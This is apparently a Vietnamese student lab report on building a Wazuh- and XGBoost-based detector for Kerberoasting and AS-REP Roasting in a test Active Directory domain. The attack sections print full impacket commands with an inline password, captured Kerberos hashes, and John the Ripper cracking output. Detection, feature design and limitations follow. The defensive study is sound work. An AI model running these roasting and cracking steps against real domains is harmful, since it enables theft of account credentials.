Mô hình mạng đề xuất đã tích hợp đầy đủ các thành phần của một hệ thống thực tế, bao gồm tường lửa, Domain Controller, SIEM và Machine Learning. Việc sử dụng pfSense giúp tăng tính thực tiễn của hệ thống, đồng thời tạo điều kiện để kiểm thử các kịch bản tấn công từ bên ngoài vào mạng nội bộ. Hệ thống đã chứng minh khả năng thu thập, phân tích và phát hiện hiệu quả các tấn công Kerberos.

7.2 Demo tấn công và theo dõi Kerberoasting

Trên máy Domain Controller, thực hiện cấu hình Service Principal Name (SPN) cho tài khoản dịch vụ svc_sql trong môi trường Domain.

```
C:\Users\Administrator>setspn -A MSSQLSvc/dc193.lab.local:1433 lab\svc_sql
Checking domain DC=lab,DC=local

Registering ServicePrincipalNames for CN=svc_sql,OU=ServiceAccounts,DC=lab,DC=local
        MSSQLSvc/dc193.lab.local:1433
Updated object

C:\Users\Administrator>setspn -L svc_sql
Registered ServicePrincipalNames for CN=svc_sql,OU=ServiceAccounts,DC=lab,DC=local:
        MSSQLSvc/dc193.lab.local:1433

C:\Users\Administrator>
```

Hình 16 – Thiết lập và kiểm tra Service Principal Name (SPN) cho tài khoản dịch vụ svc_sql

Trên máy Kali Linux, thực hiện khai thác Kerberoasting bằng công cụ impacket-GetUserSPNs.

```
┌──(kali㉿kali)-[~]
└─$ impacket-GetUserSPNs lab.local/user1:Minh2004@ -dc-ip 192.168.100.20 -request
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

ServicePrincipalName           Name      MemberOf  PasswordLastSet             LastLogon  Delegation
--------------------------     --------  --------  --------------------------  ---------  ----------
MSSQLSvc/dc193.lab.local:1433  svc_sql             2026-04-27 00:42:02.413532  <never>
HTTP/web.lab.local             svc_web             2026-04-28 02:34:18.791047  <never>
CIFS/file.lab.local            svc_file            2026-04-28 02:35:00.228602  <never>


[-] CCache file is not found. Skipping...
$krb5tgs$23$*svc_sql$LAB.LOCAL$lab.local/svc_sql*$8f6035cefdde1b2efeca17ce45a15627$18e7b200c5fcfec06bc477542b9d9cae75fbb449a45f0445867a44b394a30ca8c6e48cbf
8e092bef3b01a787355be696b96f512a7adce5899a6b17b57246cad32641c3e5a89be2c223e8bbeff02c35a5f59388996b08488b80ca037808145a58b1a58e94ba9d414951656a23059ce6579dc
f6fa78f5cb1f13d4a684e441452f11a1d6b211a365102f7bafe88c70e85ed675490d5eccce1bf0f8f8ba3c7db71553bb5370facbacbbcee361781fdaa95e6f7b6f634ab22404f0da807984ecc29464
97dd9e9dfb17ce5b4a2fc0a8b3525f1d60d6831c279f727596890351192e9a775baa9c3456c79c4f1b299e90219ad577feaac023e3df7fdb225df0558b6be6ce7d900d9bc58bc49c8e4eaba7da6
e9b681f324f19d9cf7d7804741366a33ccc91dc785bb9062a56d5d5c0673fce5547932d0a72ee4a58ed31a806def826af06826407a20f28cb3e63c0d265a49f772614874aaefaf2e372f27c976
c1d6bc8363f2fc3096d0e23a5cd8aba1d8b3f61bb3ab087c5b380a3f2e68ca5f723edde3835852b073ff37e5c11eea4138d9e5523c7c269f1930f6f87e8d0b1a294a05f00842e9073b876735eca
85395ac48ad58a86fd053483488cbac75f8a4d4e600189c52c819423d2eee485d7f9cc26abe3b5517d37ece55654fa58ef1238a431ecaca6c53981b4d4a5c817ee787bc6a04b487b144773a53e8
c4f4b92dcd5cd9835e2cca3ebb5f0277129d49c6576efdbab78b11473ab4f068b054a2dd034479811f457635c9f321cf6759d20adfbd294a278769c845db8717cc7f8708104a6d42b6e01911824
b313870b140a80db243607e7939e1b67958fcbf7ef142d57866961d108ed0c7e79e8c5c8b38fe4db7259442042ec576bf136188bf40ccd937dd229b42140754c51fc8e2effd9912096e246f5881
e603b09d62a25d0c1e3d62de3c2ac06ac0b105713ab507709893d362e9fe2c0b9e846b5d473e9f3e5010fe95c7c34f57fcb21e57bc55ef3dc2d1e3e416b624b197fde068ffdd73ab05838ad0eeb
ba0c2350560d7725c5422361ca3b13a7b6aac0adfcc155c812747b1409de117517bce0347762725a487225fce471618df7aac1cf3a64a09e481a7edab2927cf6f5d48dc00b15f9a85ca7c43e223
383870b11bc43f91e57aa9d59594a5b57ba31922e704a3265a448770bf51da86443b1d834f76ac931d6571c98b540b94c41619c80e9943b25814d75a2ee5f777f7dfb22d11d18309db6fc8669ea
e97f00ee302aeb2a3bbf0e8e4f7b71bef11bb5730357fe8f97cf693d0b15b3fd6286955560713
$krb5tgs$23$*svc_web$LAB.LOCAL$lab.local/svc_web*$6bcdb128a5c54c1a5245a0d6b1bc722c$42812007a201207fae687aa5670ec1776ce4e67fe5f4630df1c7eed17c4dbc40d98fed76
725296fae95818c429652e993e8e5a6794335ac14e0bb21c17028fbf37863d26bdddd61fb4644b68032fd771db4299a063e57dc67997f74ab3b8ecbd28de864d41f980929c0f1e81a35008dea5d8
c830f3c01df0beafd4b4a2ac48caaeb9a2db62e425d5450969a9095906540e6810cdf48e39cd67d9f944dd52cfbd8408e5d679a7c6aac1343ed310b11731ea1aaa4ed3f4f8756a9e201b22bf255
32680418d7d076dfbb2b36fba4b927795051db0ea73206c979565132562d4d14c677cb284cabab842369aa8565d6a12aee40e822fda34158cec759d0ef21155780926a29bc4aab013d800bfc2e3
a8dfba9048841b8c33f7cf2f3db5b3fb012e1b635afb4b8c76aa3822d05a4f0956150e8b4bfe36c4c42fe34ae5af9dc9a20e869e09d2fa74c2cb633ade9e90eba703bd1c1375b329f561167f847
12a803ea5f0f8dccbe948de6820663628214820 7d0e19671706b0c969b4ddb96d92c37e8cc172d02c8afe75b66ff45e56a0d5798cbac0ebe94239fd8d68905212e41e321c12a1a357f5d454c338
e738cf39a77161274244127dbc164290cb215005c5379f14c57b8cdc6c0f0528fb6f6aecbf578d130c240cc39305ebc98ce5fa8120320e63dbb7562ce4fed2ec0048cd8aba5b60bee4cf9a34059
f8132359da7b8457f4866d00cc1a9a53cc9426c559d971c947e8feda422e8c3ebaf599b632438b0ea267d1ba6caac28e61cd188fc8c050f4856bab0e0dfef34f338872ec55457f1c07206ce8c1d
a91244b56406839f206ed9f645a41f4ff5f70dd74871556274c280df9f3d0af25be54052aec4ce5af02849baeeddd4e18ec85d5977c94446cf90b2b3431203a09c010e69177af26c50c8317f7c
7b0a23ca99f8d3929853d4f6395223263ba7da26f10eab83e618123c6e6735178b6125d9724a49479c9bc68d1055f4f8b7441f403959e9e67f162dc0793315133d7b98de77ac1106d23c3d73068
9db2ceb760b60b61e547dc6154f2b69e48504babb372217326960 5daac8f2dd498a1503a8eaff1e5730f79b26d9522d3d482ea1b36ffe85a4911f6091486d005384d69e35d5584ab626837854a1
17a34bb16c5f90bc85607b21daeffad95d339607134f95c4547b81393340063593a44b3b6d8c0d6d13f9814faacd09216ac458653b031cd8c367c39fe22865a159464553b880d98f04d507bde34
ed7fbf6d7f06ee789856e71b45aef859a4adc670e1d16af19e4e630b325a23629136f8e03bb83
$krb5tgs$23$*svc_file$LAB.LOCAL$lab.local/svc_file*$939ebfa7108e28b2861f8e9d8d725c85$1f09e6786ef4f8fab369fd46fd405da3bcdcac696ca9358dab876d312e7a77b74fbc88
760fe6e610404aebcdfb6e3d2e8bf7013243ed91934f6f370d33bd46de889abba582507db7ae2ddf893842e268c9a152434034694 17b7f5e0e907fba19a47a971cdd144e2f7df3a4c6acaca7b24
639f7eab99a278bdb3bea14ac15007c911fbdb4d7945aa6892cfd35572cf751fd341f70b41c6d0c08fb74ff1d349cf3dee256193f244d121b96229f6b166210f3ff1dc9b1d9b4c856433f8c6c76
c1e9a36aa60bb0023a71886e8bb1196d2dae4d0c1326ce7157393ce44cf797cd47e2ffca1674342464dc598db2a7a9869a9ebb832f098ce4ab08578b3344fb6e4545594733ec20c60aa9b7574c1
```

Hình 17 – Thực hiện tấn công Kerberoasting và thu thập TGS hash của tài khoản dịch vụ svc_sql

Lưu TGS hash (Kerberos hash) thu được từ Kerberoasting vào file hash.txt.

```
┌──(kali㉿kali)-[~]
└─$ echo '$krb5tgs$23$*svc_sql$LAB.LOCAL$lab.local/svc_sql*$876765ff03e800372f333e92089c8c1e$dd5edb55e99733c4e9cd7a55b17bd2459410444622fb1256357ac9aad4ba1b9191fbb654b9b7025c1df63c4700a3f8f2ccd1319ee29a5a
66e0a6f54998db149766a20baddf0120f1f6c0739d5b7edfc5d8b70e4237eff4439e9814d04fb05f79c6579e6968fe5c6768131a36955f388bcac2f793ce395bb696aaff5968c18bb2808f42fe0982db6f8ad9e732a755a1173eb460e036a3eea449af4d68e
08dc29041eab41c5e5298fb0776639212512 4ae56f01e93903e6ca4e121dd48ed96c99732cccafe23c90c5cac1316b8d4e35338353727a5f356ae258937faecf909de3bf71195c1b1b556fcd94ca45953f25d79bb508631dc9657c7c257df45f542b001fb5b
d4dc0d9f51356535c0062b4f63a71375a27d90bbce798b9a4435dc30d005b3a35cd6653b5a8f8329a6b8108503bc3774840c8adff7d32518e606b963b811ccf69f810b20cdc2a1abb8d83f2d57571627a469944c389c24e643cd6a6d616b982818d060b81da
3acddf3ad31db8e4526aa7d98cd19d5f40da382e9988649c019ec90643fc16af803bb56b754d3284f947cfd9b9dfd357fd98567c1e1871e596bb968134c1b42f2ba236b757f30c8124f6693388cedb821dbdff8bc1ca2bc5cec5a214aef69c360b4eab9859
6003e9eada04a3ec60ff29f286b94c80109d81e5f5c14976ac2d9d8163afc334c281fdde923a2c53d7c0a450bdfe8b022d95c02c2f52b69c9349e8b371ad5c38da78d505afa383908eac5684247b0ac8ce2bb507a45c1b2ebc058815b2fd0592c62282c7945
4625078539b8f4f56fa8b40d77576b3fc943446ccc7b8837667ef62bd38b5579e13f9182695ab805b0147f0b5ff9e9dda3ceaefba3ffc9656bef2266a7ab35ad62b0c2d50eb670aaa2a6d6f7be1b521504ec813afd7691b06aafbd460e39ded4de3786755b8
c1269ac1abe7202e255573bbd9ec763d07c78ecad6da155f9eb373297857937 70a7865d7ba16c8ef844ebc446bef902ea23102406ee99f29191f75d435cea080a601e9b4372df5ab88ec20ca1a6543ec228d88e8e0cdb686389c825c9031e879e650fce5544
dda23878d6907bd8e42aaebfa9d699268532a1eab7275c8b36f72306c797f992d8a1d88a785986af68bfc88e25049432c3a1088bd0eba01ce17d324d1682f01400c8848d9f14dd529cf64dfa935614f88d217f27370c74518c813813dca92a300104e40d2f
0883f47a44890a26e99a76be4024b47ccdf3db65dc51a87a254db0b9d7ef2f1b68bdeff32266742218ef605849fa6cb22d3bb9942906bb75633fc287' > hash.txt

┌──(kali㉿kali)-[~]
└─$ cat hash.txt
$krb5tgs$23$*svc_sql$LAB.LOCAL$lab.local/svc_sql*$876765ff03e800372f333e92089c8c1e$dd5edb55e99733c4e9cd7a55b17bd2459410444622fb1256357ac9aad4ba1b9191fbb654b9b7025c1df63c4700a3f8f2ccd1319ee29a5a66e0a6f549
98db149766a20baddf0120f1f6c0739d5b7edfc5d8b70e4237eff4439e9814d04fb05f79c6579e6968fe5c6768131a36955f388bcac2f793ce395bb696aaff5968c18bb2808f42fe0982db6f8ad9e732a755a1173eb460e036a3eea449af4d68e08dc29041e
ab41c5e5298fb0776639212512 4ae56f01e93903e6ca4e121dd48ed96c99732cccafe23c90c5cac1316b8d4e35338353727a5f356ae258937faecf909de3bf71195c1b1b556fcd94ca45953f25d79bb508631dc9657c7c257df45f542b001fb5bd4dc0d9f51
356535c0062b4f63a71375a27d90bbce798b9a4435dc30d005b3a35cd6653b5a8f8329a6b8108503bc3774840c8adff7d32518e606b963b811ccf69f810b20cdc2a1abb8d83f2d57571627a469944c389c24e643cd6a6d616b982818d060b81da3acddf3ad3
1db8e4526aa7d98cd19d5f40da382e9988649c019ec90643fc16af803bb56b754d3284f947cfd9b9dfd357fd98567c1e1871e596bb968134c1b42f2ba236b757f30c8124f6693388cedb821dbdff8bc1ca2bc5cec5a214aef69c360b4eab98596003e9eada
04a3ec60ff29f286b94c80109d81e5f5c14976ac2d9d8163afc334c281fdde923a2c53d7c0a450bdfe8b022d95c02c2f52b69c9349e8b371ad5c38da78d505afa383908eac5684247b0ac8ce2bb507a45c1b2ebc058815b2fd0592c62282c79454625078539
b8f4f56fa8b40d77576b3fc943446ccc7b8837667ef62bd38b5579e13f9182695ab805b0147f0b5ff9e9dda3ceaefba3ffc9656bef2266a7ab35ad62b0c2d50eb670aaa2a6d6f7be1b521504ec813afd7691b06aafbd460e39ded4de3786755b8c1269ac1ab
e7202e255573bbd9ec763d07c78ecad6da155f9eb373297857937 70a7865d7ba16c8ef844ebc446bef902ea23102406ee99f29191f75d435cea080a601e9b4372df5ab88ec20ca1a6543ec228d88e8e0cdb686389c825c9031e879e650fce5544dda23878d6
907bd8e42aaebfa9d699268532a1eab7275c8b36f72306c797f992d8a1d88a785986af68bfc88e25049432c3a1088bd0eba01ce17d324d1682f01400c8848d9f14dd529cf64dfa935614f88d217f27370c74518c813813dca92a300104e40d2f0883f47a44
890a26e99a76be4024b47ccdf3db65dc51a87a254db0b9d7ef2f1b68bdeff32266742218ef605849fa6cb22d3bb9942906bb75633fc287

┌──(kali㉿kali)-[~]
└─$
```

```
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Created directory: /home/kali/.john
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Minh2004@        (?)
1g 0:00:00:00 DONE (2026-04-28 01:57) 50.00g/s 51200p/s 51200c/s 51200C/s 123456..abcd1234
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~]
└─$
```

Hình 19 – Crack thành công mật khẩu tài khoản dịch vụ svc_sql từ TGS hash bằng John the Ripper

→ Điều này chứng minh tấn công Kerberoasting thành công, kẻ tấn công có thể lấy được password service account từ TGS hash

Quan sát log trên Wazuh Dashboard, ta thấy các log hiển thị là Windows Security Event ID 4769 → Đây là log khi Kerberos Service Ticket (TGS) được yêu cầu.

- eventID: 4769 → yêu cầu TGS
- targetUserName: user1@LAB.LOCAL → user thực hiện request
- serviceName: svc_file / svc_web / svc_sql → các service account bị request ticket
- ticketEncryptionType: 0x17 → RC4 (dễ bị Kerberoasting)

→ Việc thấy nhiều request tới các service account trong thời gian ngắn là dấu hiệu Kerberoasting attack

Hình 20 – Log Event ID 4769 trên Wazuh Dashboard ghi nhận các yêu cầu Kerberos Service Ticket trong quá trình Kerberoasting

7.3 Demo tấn công và theo dõi AS-REP Roasting

Trên máy Domain Controller, cấu hình tài khoản user2 không yêu cầu Kerberos Pre-Authentication.

```
Administrator: Windows PowerShell
PS C:\Users\Administrator> Set-ADAccountControl -Identity user2 -DoesNotRequirePreAuth $true
PS C:\Users\Administrator> Get-ADUser user2 -Properties DoesNotRequirePreAuth | Select SamAccountName,DoesNotRequirePreA
uth

SamAccountName DoesNotRequirePreAuth
-------------- --------------------
user2                          True


PS C:\Users\Administrator>
```

Hình 21 – Cấu hình tài khoản user2 không yêu cầu Kerberos Pre-Authentication phục vụ tấn công AS-REP Roasting

Tạo và kiểm tra file users.txt chứa danh sách các user trong domain.

```
┌──(kali㉿kali)-[~]
└─$ cat users.txt
user1
user2
user3
user4
user5
user6
svc_sql
svc_web
svc_file

┌──(kali㉿kali)-[~]
└─$
```

Hình 22 – Tạo danh sách user trong file users.txt phục vụ tấn công AS-REP Roasting

Sử dụng công cụ impacket-GetNPUsers để thực hiện tấn công AS-REP Roasting.

```
┌──(kali㉿kali)-[~]
└─$ impacket-GetNPUsers lab.local/ -usersfile users.txt -dc-ip 192.168.100.20 -no-pass
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] User user1 doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$user2@LAB.LOCAL:48b5f8f22ace05b6121147760a5ee12b$f371a72da11162e02c2d19bb8e64e00bad8010994772be3531f49223806d540d65d2edb09ea246dd6905852d6e6899377c8d165adf77ed814493470efdeb109c42bfd86ffb60
d96e27b970a9f93bf7443f6b689c412eec7b88b1c9dfcd728160bc64eb4dde9b2659741e5d32c8dee3ae6620ebb7c69b56f88983a98ef1f40585a711d47a912d4fb02d43ffa8c32f16f670d44cf5c581a292883f4af2dcefb5a1d3f569599b2e16a89696fe2
926cf53905e94e253987b7766c7c6bff90e48f94f72b21bf611b2bd184700e0d9be1bdc9b60dd24dd04a9bd9f7cd69c712f6412c98ac26797a7a5
[-] User user3 doesn't have UF_DONT_REQUIRE_PREAUTH set

┌──(kali㉿kali)-[~]
└─$
```

Hình 23 – Thực hiện tấn công AS-REP Roasting và thu thập hash của tài khoản user2 bằng impacket-GetNPUsers

Lưu TGS hash (Kerberos hash) thu được từ Kerberoasting vào file hash.txt.

```
┌──(kali㉿kali)-[~]
└─$ echo '$krb5asrep$23$user2@LAB.LOCAL:48b5f8f22ace05b6121147760a5ee12b$f371a72da11162e02c2d19bb8e64e00bad8010994772be3531f49223806d540d65d2edb09ea246dd6905852d6e6899377c8d165adf77ed814493470efdeb109c42b
fd86ffb60d96e27b970a9f93bf7443f6b689c412eec7b88b1c9dfcd728160bc64eb4dde9b2659741e5d32c8dee3ae6620ebb7c69b56f88983a98ef1f40585a711d47a912d4fb02d43ffa8c32f16f670d44cf5c581a292883f4af2dcefb5a1d3f569599b2e16a
89696fe2926cf53905e94e253987b7766c7c6bff90e48f94f72b21bf611b2bd184700e0d9be1bdc9b60dd24dd04a9bd9f7cd69c712f6412c98ac26797a7a5' > hash_asrep.txt

┌──(kali㉿kali)-[~]
└─$ cat hash_asrep.txt
$krb5asrep$23$user2@LAB.LOCAL:48b5f8f22ace05b6121147760a5ee12b$f371a72da11162e02c2d19bb8e64e00bad8010994772be3531f49223806d540d65d2edb09ea246dd6905852d6e6899377c8d165adf77ed814493470efdeb109c42bfd86ffb60d
96e27b970a9f93bf7443f6b689c412eec7b88b1c9dfcd728160bc64eb4dde9b2659741e5d32c8dee3ae6620ebb7c69b56f88983a98ef1f40585a711d47a912d4fb02d43ffa8c32f16f670d44cf5c581a292883f4af2dcefb5a1d3f569599b2e16a89696fe292
6cf53905e94e253987b7766c7c6bff90e48f94f72b21bf611b2bd184700e0d9be1bdc9b60dd24dd04a9bd9f7cd69c712f6412c98ac26797a7a5

┌──(kali㉿kali)-[~]
└─$
```

Hình 24 – Lưu TGS hash

Sử dụng công cụ John the Ripper để thực hiện crack mật khẩu user2.

```
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash_asrep.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 AVX 4x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Minh2004@        ($krb5asrep$23$user2@LAB.LOCAL)
1g 0:00:00:00 DONE (2026-04-28 02:11) 100.0g/s 51200p/s 51200c/s 51200C/s 123456..brandy
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~]
└─$
```


Hình 25 – Crack thành công mật khẩu tài khoản user2 từ TGS hash bằng John the Ripper

Quan sát log trên Wazuh Dashboard liên quan đến tấn công AS-REP Roasting.

Các log hiển thị là Windows Security Event ID 4768 → Đây là log khi Kerberos Authentication Ticket (AS-REQ/AS-REP) được yêu cầu.

- eventID: 4768 → yêu cầu AS-REQ
- preAuthType: 0 → không sử dụng pre-auth (dấu hiệu quan trọng của AS-REP Roasting)
- targetUserName: user2 / user4 / user5 → các user bị request
- serviceName: krbtgt → dịch vụ Kerberos TGT

→ Việc xuất hiện nhiều log với preAuthType = 0 là dấu hiệu rõ ràng của AS-REP Roasting attack



Hình 26 – Log Event ID 4768 với preAuthType = 0 trên Wazuh Dashboard phản ánh hoạt động tấn công AS-REP Roasting

7.4 Phương pháp đề xuất cho ML

7.4.1 Tổng quan phương pháp

Trong nghiên cứu này, phương pháp phát hiện tấn công Kerberos được xây dựng dựa trên việc kết hợp hệ thống SIEM và mô hình học máy. Cụ thể, dữ liệu log được thu thập và tiền xử lý thông qua hệ thống Wazuh, sau đó được đưa vào mô hình học máy để phân loại thành ba lớp: normal, Kerberoasting và AS-REP Roasting.

Quy trình tổng thể của phương pháp được mô tả như sau: Thu thập log → Lọc log Kerberos → Tiền xử lý → Trích xuất đặc trưng → Huấn luyện mô hình → Phân loại → Cảnh báo.

7.4.2 Tiền xử lý dữ liệu

Dữ liệu đầu vào được đọc từ file kerberos_dataset.csv, bao gồm các log đã được trích xuất từ hệ thống Wazuh. Trước khi đưa vào huấn luyện, dữ liệu được xây dựng thông qua việc thu thập và kết hợp ba nhóm log riêng biệt, bao gồm log bình thường (normal), log Kerberoasting và log AS-REP Roasting.

Cụ thể, các log này được truy vấn từ Wazuh Dashboard dựa trên các điều kiện lọc tương ứng với từng loại hành vi. Đối với log bình thường, dữ liệu được lấy từ các hoạt động đăng nhập hợp lệ và các sự kiện Kerberos thông thường (Event ID 4624, 4625, 4768, 4769, 4770, 4771) không có dấu hiệu tấn công. Đối với Kerberoasting, log được lọc dựa trên các sự kiện yêu cầu service ticket (Event ID 4769) với đặc trưng mã hóa RC4 (0x17) và các tài khoản dịch vụ. Đối với AS-REP Roasting, log được xác định dựa trên sự kiện cấp phát TGT (Event ID 4768) với preAuthType = 0.

Sau khi thu thập, ba tập dữ liệu này được gán nhãn tương ứng và tiến hành gộp (merge) thành một dataset thống nhất phục vụ cho quá trình huấn luyện mô hình. Việc kết hợp dữ liệu từ nhiều nguồn giúp đảm bảo dataset phản ánh được cả hành vi bình thường và hành vi tấn công, từ đó nâng cao khả năng học của mô hình.

Trước khi đưa vào huấn luyện, dữ liệu được xử lý qua các bước sau:

- Thay thế các giá trị thiếu bằng giá trị "unknown" để đảm bảo tính nhất quán
- Chuẩn hóa kiểu dữ liệu của các trường, đặc biệt là eventID
- Đảm bảo tất cả các feature đều có định dạng phù hợp cho mô hình

Việc xử lý giá trị thiếu là cần thiết do không phải tất cả các Event ID đều chứa đầy đủ các trường dữ liệu. Ví dụ, log Kerberoasting thường không có trường preAuthType, trong khi log AS-REP lại không có một số trường liên quan đến service ticket. Do đó, việc chuẩn hóa và thay thế giá trị thiếu giúp tránh lỗi trong quá trình mã hóa và huấn luyện mô hình.

7.4.3 Trích xuất và xây dựng đặc trưng

Dựa trên đặc điểm của các tấn công Kerberos, hệ thống sử dụng kết hợp giữa đặc trưng gốc và đặc trưng suy luận (feature engineering).

7.4.3.1 Đặc trưng gốc

Các đặc trưng ban đầu được sử dụng trực tiếp từ log:

- eventID
- targetUserName
- serviceName
- ticketEncryptionType
- ticketOptions
- preAuthType
- status
- ipAddress
- agent.name

7.4.3.2 Đặc trưng xây dựng thêm

Dựa trên code triển khai, ba đặc trưng nhị phân được tạo thêm:

- is_rc4: xác định ticket sử dụng RC4 (0x17), thường xuất hiện trong Kerberoasting
- is_no_preauth: xác định tài khoản không yêu cầu pre-authentication (preAuthType = 0), đặc trưng của AS-REP Roasting
- is_service_account: xác định tài khoản dịch vụ (có tiền tố svc_), là mục tiêu phổ biến của Kerberoasting

Các đặc trưng này giúp mô hình học được các pattern quan trọng thay vì chỉ dựa vào dữ liệu thô.

7.4.3.3 Mã hóa dữ liệu

Các trường dạng chuỗi được chuyển đổi sang dạng số bằng phương pháp Label Encoding. Việc này đảm bảo tất cả các feature đều ở dạng số nguyên, phù hợp với yêu cầu đầu vào của mô hình XGBoost.

7.4.4 Lựa chọn mô hình

Mô hình được sử dụng trong nghiên cứu là XGBoost Classifier, một thuật toán học máy dựa trên kỹ thuật Gradient Boosting.

Lý do lựa chọn:

- Hiệu quả cao với dữ liệu dạng bảng
- Xử lý tốt các feature rời rạc và categorical
- Tốc độ huấn luyện nhanh
- Cung cấp khả năng đánh giá tầm quan trọng của feature

7.4.5 Quy trình huấn luyện

Sau khi xử lý và mã hóa, dataset được chia thành hai phần:

- 80% dữ liệu huấn luyện
- 20% dữ liệu kiểm thử

Việc chia dữ liệu sử dụng phương pháp stratified sampling để đảm bảo tỷ lệ giữa các lớp được giữ nguyên.

Mô hình được cấu hình với các tham số:

- n_estimators = 150
- max_depth = 4
- learning_rate = 0.1
- objective = multi:softprob
- num_class = 3

Quá trình huấn luyện bao gồm: Tiền xử lý → Feature Engineering → Encoding → Train/Test Split → Huấn luyện XGBoost → Dự đoán

7.4.6 Đánh giá mô hình

Mô hình được đánh giá trên tập kiểm thử bằng các chỉ số:

- Accuracy
- Precision
- Recall
- F1-score
- Confusion Matrix

Ngoài ra, mức độ quan trọng của từng feature được trích xuất thông qua thuộc tính feature_importances_, giúp phân tích cách mô hình đưa ra quyết định.

7.4.7 Triển khai phát hiện gần thời gian thực

Sau khi huấn luyện, mô hình được lưu lại và sử dụng trong giai đoạn phát hiện. Hệ thống sử dụng một script Python để đọc log mới từ file archives.json của Wazuh.

Việc lựa chọn archives.json là do file này chứa toàn bộ các log gốc (raw logs) thu thập từ các agent, bao gồm cả các sự kiện bình thường và các sự kiện liên quan đến tấn công. Điều này đảm bảo dữ liệu đầu vào của mô hình trong giai đoạn phát hiện có cùng bản chất với dữ liệu đã sử dụng trong quá trình huấn luyện.

Ngược lại, file alerts.json chỉ chứa các log đã được xử lý và lọc bởi hệ thống rule-based của Wazuh. Các log trong file này chỉ xuất hiện khi thỏa mãn các điều kiện cảnh báo có sẵn, do đó có thể bỏ sót các hành vi bình thường hoặc các hành vi tấn công chưa được định nghĩa trong rule. Việc sử dụng alerts.json sẽ khiến mô hình học máy phụ thuộc vào hệ thống rule, làm giảm ý nghĩa của việc áp dụng phương pháp học máy để phát hiện bất thường.

Do đó, việc sử dụng archives.json giúp mô hình hoạt động độc lập với rule-based detection, đồng thời cho phép phát hiện cả hành vi bình thường và hành vi tấn công một cách đầy đủ và chính xác hơn.

Quy trình hoạt động: Log mới → Trích xuất feature → Encode → Model predict → Nếu là attack → sinh cảnh báo

Cách tiếp cận này cho phép phát hiện các hành vi bất thường gần thời gian thực mà không cần thay đổi cấu trúc của hệ thống Wazuh.

Bên cạnh việc sử dụng mô hình XGBoost để phân loại từng log riêng lẻ, hệ thống còn bổ sung một cơ chế phát hiện hành vi Kerberoasting dựa trên chuỗi sự kiện theo thời gian.

Cụ thể, hệ thống theo dõi các sự kiện Kerberos với Event ID 4769 (yêu cầu service ticket) theo từng địa chỉ IP và người dùng. Nếu trong một khoảng thời gian ngắn (ví dụ 60 giây), cùng một người dùng hoặc IP thực hiện yêu cầu ticket tới nhiều service account khác nhau (như svc_sql, svc_web, svc_file), hệ thống sẽ sinh cảnh báo mức cao.

Cơ chế này phản ánh đặc trưng của tấn công Kerberoasting, trong đó kẻ tấn công thường yêu cầu nhiều service ticket liên tiếp để thu thập hash của các service account. Việc kết hợp giữa mô hình học máy (phát hiện theo từng log) và luật dựa trên hành vi theo thời gian (phát hiện theo chuỗi log) giúp hệ thống nâng cao khả năng phát hiện và giảm thiểu bỏ sót tấn công.

7.4.8 Thảo luận và hạn chế

Mặc dù mô hình đạt độ chính xác cao trong quá trình thử nghiệm, cần lưu ý rằng dataset được xây dựng trong môi trường lab và đã được lọc trước bởi Wazuh. Điều này dẫn đến một số hạn chế:

- Dữ liệu ít nhiễu hơn so với môi trường thực tế
- Một số đặc trưng như eventID, ticketEncryptionType và preAuthType có khả năng phân tách lớp rất mạnh
- Mô hình có thể học theo rule thay vì hành vi phức tạp (feature leakage)

